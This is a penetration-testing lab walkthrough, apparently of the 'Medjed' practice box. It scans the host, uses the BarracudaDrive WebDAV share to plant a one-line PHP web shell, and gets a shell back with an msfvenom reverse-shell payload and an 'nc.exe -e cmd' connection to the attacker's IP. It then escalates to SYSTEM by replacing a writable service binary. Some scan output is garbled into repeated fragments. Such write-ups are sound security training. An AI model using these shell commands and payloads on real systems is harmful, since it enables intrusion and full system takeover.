Medjed

Key Takeaways

- It is worth looking through the full scan, espescially if its in a lower range than what I'm used to seeing for RPC. I missed the web server /ftp on first glance
 - Try not to tunnel so soon. Look at all of my options first, although one seems like the likely path first enumeration should be through all services presented
- Play around with interfaces a little more for unfamiliar applications. not sure if it was broken or I didnt double click on the c drive the first time

Walkthrough

192.168.184.127

Started off by running rustscan against the target, I've heard its a good tool for quick recon

```
rustscan -a 192.168.184.127 --ulimit 5000
PORT
        STATE SERVICE
                          REASON
135/tcp open msrpc
                        syn-ack ttl 125
139/tcp open netbios-ssn syn-ack ttl 125
445/tcp open microsoft-ds syn-ack ttl 125
3306/tcp open mysql
                         syn-ack ttl 125
5040/tcp open unknown
                           syn-ack ttl 125
8000/tcp open http-alt
                        syn-ack ttl 125
30021/tcp open unknown
                           syn-ack ttl 125
33033/tcp open unknown
                           syn-ack ttl 125
44330/tcp open unknown
                           syn-ack ttl 125
45332/tcp open unknown
                           syn-ack ttl 125
45443/tcp open unknown
                           syn-ack ttl 125
49664/tcp open unknown
                           syn-ack ttl 125
```

```
49665/tcp open unknown syn-ack ttl 125
49666/tcp open unknown syn-ack ttl 125
49667/tcp open unknown syn-ack ttl 125
49668/tcp open unknown syn-ack ttl 125
49669/tcp open unknown syn-ack ttl 125
```

- rpc
- smb
- mysql
- a barracude web server

Running nmap on the target as well for service enumeration and the default scripts

```
nmap -sC -sV 192.168.184.127 -oA default_script
Not shown: 995 closed top ports (reset)
       STATE SERVICE
                         VERSION
PORT
                       Microsoft Windows RPC
135/tcp open msrpc
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3306/tcp open mysql
                      MariaDB 10.3.24 or later (unauthorized)
8000/tcp open http-alt BarracudaServer.com (Windows)
http-methods:
_ Potentially risky methods: PROPFIND PUT COPY DELETE MOVE MKCOL PR
OPPATCH LOCK UNLOCK
http-webdav-scan:
Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PUT, COPY, DELETE,
MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK
  Server Type: BarracudaServer.com (Windows)
Server Date: Thu, 14 Aug 2025 17:03:26 GMT
_ WebDAV type: Unknown
http-server-header: BarracudaServer.com (Windows)
_http-title: Home
fingerprint-strings:
```

FourOhFourRequest, Socks5:

HTTP/1.1 200 OK

Date: Thu, 14 Aug 2025 17:01:26 GMT Server: BarracudaServer.com (Windows)

Connection: Close

GenericLines, GetRequest:

HTTP/1.1 200 OK

Date: Thu, 14 Aug 2025 17:01:21 GMT Server: BarracudaServer.com (Windows)

Connection: Close

HTTPOptions, RTSPRequest:

HTTP/1.1 200 OK

Date: Thu, 14 Aug 2025 17:01:31 GMT Server: BarracudaServer.com (Windows)

Connection: Close

SIPOptions:

HTTP/1.1 400 Bad Request

Date: Thu, 14 Aug 2025 17:02:36 GMT Server: BarracudaServer.com (Windows)

Connection: Close

Content-Type: text/html

Cache-Control: no-store, no-cache, must-revalidate, max-age=0

_ <html><body><h1>400 Bad Request</h1>Can't parse requestBarracu

daServer.com (Windows)</body></html>


_http-open-proxy: Proxy might be redirecting requests

1 service unrecognized despite returning data. If you know the service/versio n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c gi?new-service:


SF-Port8000-TCP:V=7.95%I=7%D=8/14%Time=689E1661%P=x86_64-pc-linu x-gnu%r(Ge

Port 8000 barracuda server


Going to the web



It looks like a web site builder, that includes a blong and a cms server. After a few seconds it swaps the page to a set administator account page, so this seems like a product that was installed and then abandoned




I tried making an account




I set the credentials to admin:password123

It says I was able to successfully set the admin account



At the top of the page it says there is a web-file server and web-dav.



I generated a reverse shell exe and tried to upload it, but got a failed error stating invalid name

msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.45.156 LPORT= 4444 -f exe -o reverse.exe

Operation Failed

Iploading http://192.168.184.127:8000/fs/reverse.exe failed

ress the back button to continue.

Doing research on barracuda drive 6.5 exploit I found

https://www.exploit-db.com/exploits/48789

which may be useful ocne I get onto the system

I tried connecting to the webdav using cadaver and davtest, but both we're giving me errors

cadaver http://192.168.184.127:8000/fs/

so I guess time to look at other services

I was unable to authenticate to SQL with a null session or defaults

Looking through my autorecon results, there was a high port that had

Port 30021 a filezilla instance

```
    tcp_30021_ftp_nmap.txt ×
     # Nmap 7.95 scan initiated Thu Aug 14 13:08:01 2025 as: /usr/lib/nmap/nmap --privileged -vv --reason -Pn -T4 -sV -p 30021 "--s
      Nmap scan report for 192.168.184.127
      Scanned at 2025-08-14 13:08:01 EDT for 1s
                 STATE SERVICE REASON
                                                   VERSION
                                 syn-ack ttl 125 FileZilla ftpd 0.9.41 beta
      30021/tcp open ftp
      | ftp-syst:
      | ftp-anon: Anonymous FTP login allowed (FTP code 230)
                                         536 Nov 03 2020 .gitignore

0 Nov 03 2020 app

0 Nov 03 2020 bin

0 Nov 03 2020 config
      | -r--r--r-- 1 ftp ftp
| drwxr-xr-x 1 ftp ftp
      130 Nov 03 2020 config.ru
0 Nov 03 2020 db
                                         0 Nov 03 2020 lib
0 Nov 03 2020 log
      | drwxr-xr-x 1 ftp ftp
                                          66 Nov 03 2020 package.json
       | -r--r--r-- 1 ftp ftp
                                    0 Nov 03 2020 public
227 Nov 03 2020 Rakefile
374 Nov 03 2020 README.md
      drwxr-xr-x 1 ftp ftp
       | -r--r--r-- 1 ftp ftp
                                           0 Nov 03 2020 test
0 Nov 03 2020 tmp
0 Nov 03 2020 vendor
      drwxr-xr-x 1 ftp ftp
      | drwxr-xr-x 1 ftp ftp
|_drwxr-xr-x 1 ftp ftp
      | banner: 220-FileZilla Server version 0.9.41 beta\x0D\x0A220-written by |_Tim Kosse (Tim.Kosse@gmx.de)
      Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
      Read data files from: /usr/share/nmap
      Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
      # Nmap done at Thu Aug 14 13:08:02 2025 -- 1 IP address (1 host up) scanned in 1.00 seconds
```

ftping to the server

```
ftp 192.168.184.127 30021 -a
```

it looks like nmap was able to authenticate anonymously and there is hat looks to be a git directory

I used wget to recursively download all of the directories

```
wget -r ftp://anonymous:pass@192.168.184.127:30021
```

didn't see anything super interesting there

```
(kali@kali) - [~/pg/medjed/ftp/192.168.184.127:30021]
$ grep -ir "password" .
./config/initializers/filter_parameter_logging.rb:Rails.application.config.filter_parameters += [:password]
./Gemfile:# Use ActiveModel has_secure_password

(kali@kali) - [~/pg/medjed/ftp/192.168.184.127:30021]
$ grep -ir "pass" .
./config/initializers/filter_parameter_logging.rb:Rails.application.config.filter_parameters += [:password]
./Gemfile:# Use ActiveModel has_secure_password

(kali@kali) - [~/pg/medjed/ftp/192.168.184.127:30021]
$ grep -ir "username" .
```


I also cannot write files

```
(kali® kali) - [~/pg/medjed]
$ touch testfile

(kali® kali) - [~/pg/medjed]
$ ftp 192.168.184.127 30021 -a
Connected to 192.168.184.127.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
331 Password required for anonymous
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> touch testfile
?Invalid command.
ftp> put testfile
local: testfile remote: testfile
229 Entering Extended Passive Mode (|||51094|)
550 Permission denied
ftp> |
```

Port 45443 a web server

Going to the site, it appears to be a flashcard game



According to ffuf I am able to pull the phpinfo page




This gives me information about the system




- 64 bit architecture
- windows 10

•



- confirms that this is a xampp server
- gives me the stack to look up the xampp version
 - Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23

Looking at the environment variables, I also get a username: Jerren this also confirms the conputer name: Medjed



Knowing the webroot gives me an idea of where I need to try and put a file, but at this point I am unable to write files. doing some research this seems to be a bug and I should be able to do it through the web file system I saw earlier so I reverted the machine.

After reverting the machine i was able to browse the C drive in the web file system and I found some files with information that is probably helpful

http://192.168.184.127:8000/fs/C/xampp/passwords.txt

XAMPP Default Passwords

1) MySQL (phpMyAdmin):

User: root
Password:
(means no password!)

2) FileZilla FTP:

[You have to create a new user on the FileZilla Interface]

3) Mercury (not in the USB & lite version):

Postmaster: Postmaster (postmaster@localhost)

Administrator: Admin (admin@localhost)

User: newuser

Password: wampp

4) WEBDAV:

User: xampp-dav-unsecure

Password: ppmax2011


Attention: WEBDAV is not active since XAMPP Version 1.7.4. For activation please comment out the httpd-dav.conf and

following modules in the httpd.conf

LoadModule dav_module modules/mod_dav.so
LoadModule dav_fs_module modules/mod_dav_fs.so

Please do not forget to refresh the WEBDAV authentification (users and pass words).


At this point I have a method of writing files through the baracuda file share thing so I write a php web shell to the same location as the phpinfo page c:\xampp\htdocs. This was the document_root variable defined under the apache environment section in the phpinfo page




I used the following simple php web shell taking a parameter for commands from the url

<?php system(\$_GET['cmd']); ?>


then I uploaded it



can see it uploaded below




navigating to the page and sending a whoami I can see the user is the one we saw in the environment variables



I also wanted to see if I could just write an exe to this directory now. I could upload the one i previously made before

I turned on burp and captured a request going to my webshell so I could send it to repeater and work from there



The output above confirms my shell is there, so I started a listener and wanted to see if I could just execute it from the web shell


Running the reverse shell I made earlier reverse.exe from the webshell didn't work for some reason. I get a connection in my listener, but no command execution. This led me to think maybe I can just download no too and then make a connection back like that.

GET /phpshell.php?cmd=nc.exe 192.168.45.156 1234 -e cmd HTTP/1.1

this worked a bit better and I get a stable shell

```
| Target | 1 2 3 4 | 1 2 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 | 1 3 4 |
```

Enumerating my permissions



Systeminfo to confirm the system version and check KBs

```
C:\xampp\htdocs>systeminfo
systeminfo
Host Name:
OS Name:
OS Version:
                                                            Microsoft Windows 10 Pro
10.0.19042 N/A Build 19042
Microsoft Corporation
OS Manufacturer:
OS Configuration:
OS Build Type:
Registered Owner:
Registered Organization:
                                                             Standalone Workstation
                                                             Multiprocessor Free
                                                             Ela Arwel
                                                            00331-10000-00001-AA025
12/2/2021, 12:46:03 PM
8/3/2024, 5:00:14 AM
VMware, Inc.
VMware, 1
 Product ID:
Original Install Date:
System Boot Time:
System Manufacturer:
System Model:
System Type:
                                                             x64-based PC
                                                            X04-based PC
1 Processor(s) Installed.
[01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~3094 Mhz
VMware, Inc. VMW71.00V.21100432.B64.2301110304, 1/11/2023
C:\WIND0WS
C:\WIND0WS\system32
\Device\HarddiskVolume2
 Processor(s):
BIOS Version:
Windows Directory:
System Directory:
Boot Device:
System Locale:
Input Locale:
Time Zone:
                                                             en-us;English (United States)
en-us;English (United States)
(UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:
Available Physical Memory:
                                                             4,095 MB
1,025 MB
Virtual Memory: Max Size:
Virtual Memory: Available:
Virtual Memory: In Use:
Page File Location(s):
                                                             4,799 MB
1,358 MB
3,441 MB
                                                             C:\pagefile.sys
WORKGROUP
Domain:
Logon Server:
                                                              \\MEDJED
                                                            (MEDJED
5 Hotfix(s) Installed.
[01]: KB5007289
[02]: KB4562830
[03]: KB5007253
[04]: KB5006753
[05]: KB5007273
Hotfix(s):
```

Going back to that privilege escalation vulneability I found earlier.

https://www.exploit-db.com/exploits/48789

Insecure Service File Permissions in bd service in Real Time Logics Barracud aDrive v6.5

- # allows local low-privilege attacker to escalate privileges to admin via replacing the bd.exe
- # file and restarting the computer where the malicious code will be executed as 'LocalSystem'
- # on the next startup.

Performing the directory and service permission checks to see if this exploit is viable here

```
C:\xampp\htdocs>cacls c:\bd
cacls c:\bd
cacts c.,bd
c:\bd BUILTIN\Administrators:(0I)(CI)(ID)F
NT AUTHORITY\SYSTEM:(0I)(CI)(ID)F
BUILTIN\Users:(0I)(CI)(ID)R
        NT AUTHORITY\Authenticated Users:(ID)C
        NT AUTHORITY\Authenticated Users:(0I)(CI)(I0)(ID)C
C:\xampp\htdocs>cacls c:\bd\bd.exe
cacls c:\bd\bd.exe
c:\bd\bd.exe BUILTIN\Administrators:(ID)F
                 NT AUTHORITY\SYSTEM: (ID)F
                 BUILTIN\Users:(ID)R
NT_AUTHORITY\Authenticated Users:(ID)C
C:\xampp\htdocs>sc qc bd
[SC] QueryServiceConfig SUCCESS
SERVICE NAME: bd
          TYPE : 10 WIN32_OWN_PROCESS
START_TYPE : 2 AUTO_START
ERROR_CONTROL : 1 NORMAL
BINARY_PATH_NAME : "C:\bd\bd.exe"
           LOAD ORDER GROUP
           TAG
          DISPLAY_NAME : BarracudaDri
DEPENDENCIES : Tcpip
SERVICE_START_NAME : LocalSystem
                                     : BarracudaDrive ( bd ) service
C:\xampp\htdocs>
```

winpeas also confirms that this is the case

Okay so following the exploit from exploitdb

I was unable to just copy the file from htdocs where I put it directly to the bd directory. It gave me an error saying that I could not because the service was running, but my user did not have permissions to stop the service.

I first had to rename the bd.exe file to something else I did bd.exe.bak, perhaps the extra extension is why it let me move it, not sure

```
#in bd directory

move bd.exe bd.exe.bak

copy c:\xampp\htdocs .\bd.exe

shutdown -r
```

Interestingly at this point when the machine turned back on I got a connection, but it immediately closed so I restarted the machine again. if this one didn't work I planned on trying a different exe.

I generated another shell, this time not using the staged version and that one executed when the service started and the system powered on